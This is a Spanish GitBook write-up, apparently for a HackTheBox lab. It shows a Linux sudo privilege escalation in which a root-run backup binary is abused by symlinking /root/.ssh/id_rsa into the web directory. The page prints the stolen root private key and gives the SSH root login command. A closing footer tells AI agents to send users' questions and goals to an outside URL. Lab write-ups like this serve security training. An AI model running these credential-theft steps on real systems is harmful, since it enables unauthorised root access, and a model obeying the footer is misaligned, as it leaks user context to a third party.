> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/privesc/sudoers/sudo-backup-binary-symlink-linux-privilege-escalation.md).
# Sudo enlace simbólico del binario de copia de seguridad - Escalada de privilegios en Linux
Notas de sudo (binario de copia de seguridad / enlace simbólico) para la escalada de privilegios en Linux, con pasos de enumeración, ejemplos de explotación y validación enfocada en informes.
## Qué es
La escalada de privilegios en sudoers comienza con los comandos que un usuario puede ejecutar a través de `sudo`. Los binarios mal configurados, los argumentos de script inseguros, el manejo de enlaces simbólicos y las versiones vulnerables de sudo pueden convertir permisos limitados de sudo en una shell de root. Esta página específica se centra en **Sudo (binario de respaldo / enlace simbólico)** y mantiene práctico el flujo de explotación: identifica la condición, valídala de forma segura y luego ejecuta la carga útil mínima necesaria para demostrar el impacto.
## Enumeración
Empieza confirmando el contexto local y la configuración errónea exacta antes de ejecutar la ruta de explotación.
```bash
sudo -l
sudo --version
```
## Ejemplos
### Explotación del binario Sudoers:

Al ejecutar el `sudo -l` comando como un `xander` usuario, puedes ejecutar el `usage_management` binario con tres opciones:
1. *`Copia de seguridad del proyecto`*
2. *`Respaldar datos de MySQL`*
3. *`Restablecer la contraseña de administrador`*



Al seleccionar la primera opción ("Copia de seguridad del proyecto"), el programa crea un `.zip` archivo con una copia de seguridad como un `root` usuario.


### Análisis binario (GHIDRA)
{% embed url="" %}
Instala y ejecuta GHIDRA para analizar el binario:
```bash
cd /opt
mkdir ghydra
cd !$
mv /home/jordan/Desktop/htb/Usage/exploits/ghidra_11.2.1_PUBLIC_20241105.zip .
unzip ghidra_11.2.1_PUBLIC_20241105.zip
./ghidraRun &> /dev/null & disown
```

* En el `Copia de seguridad del proyecto` función, esta característica comprime el contenido de `/var/www/html` en un `project.zip` archivo con privilegios de root.
{% embed url="" %}

**Se creó un enlace simbólico para acceder a la clave SSH de root**: Para explotar esta característica, crea un enlace simbólico a la clave SSH de root en el `html` directorio
```bash
cd /var/www/html
touch @id_rsa
ln -s /root/.ssh/id_rsa id_rsa
```
**Ejecución del script como usuario root**:
* Ejecuta el script `usage_management` :

* En el `project.zip` archivo, obtén la clave privada de root (`id_rsa`).
```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q
AAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM=
-----END OPENSSH PRIVATE KEY-----
```

**Conexión SSH con la clave de root**:
* Usa la clave para iniciar sesión como root:
```bash
ssh -i id_rsa root@10.10.11.18
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/privesc/sudoers/sudo-backup-binary-symlink-linux-privilege-escalation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.